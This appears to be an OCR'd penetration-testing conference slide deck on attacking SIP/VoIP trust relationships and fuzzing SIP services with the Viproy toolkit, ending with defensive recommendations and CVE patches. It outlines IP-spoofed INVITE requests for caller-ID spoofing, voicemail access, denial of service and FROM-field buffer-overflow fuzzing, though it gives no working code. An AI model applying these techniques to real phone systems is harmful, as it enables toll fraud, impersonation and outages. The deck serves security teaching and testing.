
- NGN/UC SIP Services Trust Each Other
  - Authentication and TCP are slow, they need speed. UDP is the solution.
  - IP and port based trust is most effective way
- What We Need
  - Target number to call (cell phone if service is public)
  - Tech magazine, web site information, news

Hacking SIP Trust Relationships

Steps:

1. Finding Trusted SIP Networks (Mostly B Class)
2. Sending IP Spoofed Requests from Each IP:Port
3. Each Call Should Contain IP:Port in "From" Section
4. If We Have a Call, We Have The Trusted SIP Gateway IP and Port
5. Brace Yourselves The Call is Coming

Hacking SIP trust relationships




Send INVITE/MESSAGE requests with

- IP spoofing (source is Brisbane),
- from field contains Spoofed IP and Po

the caller ID will be your trusted host.

Attacking a client using SIP trust



Send INVITE/MESSAGE requests with
- IP spoofing (source is Brisbane),
- from field contains special number,

you will have fun or voicemail access.


Hacking SIP Trust – Business Impact

- Denial of Service
  - Calling all numbers at same time
  - Overloading SIP server's call limits
  - Overloading VAS service or international limits
  - Overloading CDR records with spoofed calls
- Short Message Service and Billing Attacks
- Attacking Server Software
  - Crashing/exploiting inaccessible features
  - Call redirection (working on it, not yet :/)
- Attacking a Client?

Attacking a client using SIP trust

- SIP server redirects a few fields to client
  - FROM, FROM NAME, Contact
  - Other fields depend on server (e.g. SDP, MIME)
  - Message content
- Clients have buffer overflow in FROM?
  - Send 2000 chars to test it !
  - Crash it or execute your shellcode if available
- Clients trust SIP servers and trust is UDP based
  - Trust hacking module can be used for the trust between server and client too.
- Viproy Penetration Testing Kit SIP Modules
  - Simple fuzz support (FROM=FUZZ 2000)
  - You can modify it for further attacks

Attacking a client using SIP trust



Send INVITE/MESSAGE requests with

- IP spoofing (source is Brisbane),
- from field contains exploit,

the client will be your stormtrooper.

Attacking clients using VoIP

Live Demonstration

Fuzzing

- Fuzzing as a SIP Client | SIP Server | Proxy | MITM
- SIP Server Software
- SIP Clients
  - Hardware devices, IP phones, Video Conference systems
  - Desktop application or web based software
  - Mobile software
- Special SIP Devices/Software
  - SIP firewalls, ACL devices, proxies
  - Connected SIP trunks, 3rd party gateways
  - MSAN/MGW
  - Logging software (indirect)
  - Special products: Cisco, Alcatel, Avaya, Huawei, ZTE...

Old School Fuzzing

- Request Fuzzing
  - SDP features
  - MIME type fuzzing
- Response Fuzzing
  - Authentication, Bogus Messages, Redirection
- Static vs Stateful
- How about Smart Fuzzing
  - Missing state features (ACK,PHRACK,RE-INVITE,UPDATE)
  - Fuzzing after authentication (double account, self-call)
  - Response fuzzing (before or after authentication)
  - Missing SIP features (IP spoofing for SIP trunks, proxy headers)
  - Numeric fuzzing for services is NOT memory corruption
  - Dial plan fuzzing, VAS fuzzing

How Viproy Helps Fuzzing Tests

- Skeleton for Feature Fuzzing, NOT Only SIP Protocol
- Multiple SIP Service Initiation
  - Call fuzzing in many states, response fuzzing
- Integration With Other Metasploit Features
  - Fuzzers, encoding support, auxiliaries, immortality, etc.
- Custom Header Support
  - Future compliance, vendor specific extensions, VAS
- Raw Data Send Support (Useful with External Static Tools)
- Authentication Support
  - Authentication fuzzing, custom fuzzing with authentication
- Less Code, Custom Fuzzing, State Checks
- Some Features (Fuzz Library, SDP) are Coming Soon

Fuzzing SIP Services (Request Based)

OPTIONS/REGISTER/SUBSCRIBE/INVITE/ACK/RE-INVITE/UPDATE....

100 Trying
183 Session Progress
180 Ringing
200 OK

401 Unauthorized
403 Forbidden
404 Not Found
500 Internal Server Error

Clients


Gateways

Soft Switch
(SIP Server)

Fuzzing Targets, REQUEST Fields

- Request Type, Protocol, Description
- Via, Branch, Call-ID, From, To, Cseq, Contact, Record-Route
- Proxy Headers, P-*-* (P-Asserted-Identity, P-Charging-Vector...)
- Authentication in Various Requests (User, Pass, Realm, Nonce)
- Content-Type, Content-Lenth
  - SDP Information Fields
  - ISUP Fields

Fuzzing SIP Services (Response Based)



Potential RESPONSE Types for Fuzzing

100 Trying	401 Unauthorized
183 Session Progress	403 Forbidden
180 Ringing	404 Not Found
200 OK	500 Internal Server Error

Common Tools

- Network Analysis Tools
  - Yersinia, Cain&Abel, Wireshark, Dsniff, VoIPHopper
- Service Analysis Tools
  - Nmap, Metasploit Framework
- SIP Analysis Tools
  - Viproy, Sipvicious, Sipsak, Metasploit SIP modules
- Proxy Attacks
  - Viproy MITM, Em-proxy, SIP Rogue, RTP Redirect
- Free VoIP Clients
  - Linphone, X-Lite

Solutions

- Install the Cisco security patches
  - From CVE-2014-3277 to CVE-2014-3283, CVE-2014-2197, CVE-2014-3300
  - CSCum75078, CSCun17309, CSCum77041, CSCuo51517, CSCum76930, CSCun49862
- Secure network design
  - IP phone services MUST be DEDICATED, not SHARED
- Secure deployment with PKI
  - Authentication with X.509, software signatures
  - Secure SSL configuration
- Secure protocols
  - Skinny authentication, SIP authentication
  - HTTP instead of TFTP, SSH instead of Telnet

References

- Viproy VoIP Penetration and Exploitation Kit
  Author : http://viproy.com/fozavci
  Homepage: http://viproy.com
  Github : http://www.github.com/fozavci/viproy-voipkit

- Attacking SIP Servers Using Viproy VoIP Kit (50 mins)
  https://www.youtube.com/watch?v=AbXh_L0-Y5A

- Hacking Trust Relationships Between SIP Gateways (PDF)
  http://viproy.com/files/siptrust.pdf

- VoIP Pen-Test Environment – VulnVoIP
  http://www.rebootuser.com/?cat=371

Questions?

Enquiries

Fatih Ozavci
Senior Security Consultant
E: fatiho@senseofsecurity.com.au
D: +61 2 9290 4413

Thank you

Recognised as Australia's fastest growing information security and risk management consulting firm through the Deloitte Technology Fast 50 & BRW Fast 100 programs

Head office is level 8, 66 King Street, Sydney, NSW 2000, Australia. Owner of trademark and all copyright is Sense of Security Pty Ltd. Neither text or images can be reproduced without written permission.

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455
info@senseofsecurity.com.au
www.senseofsecurity.com.au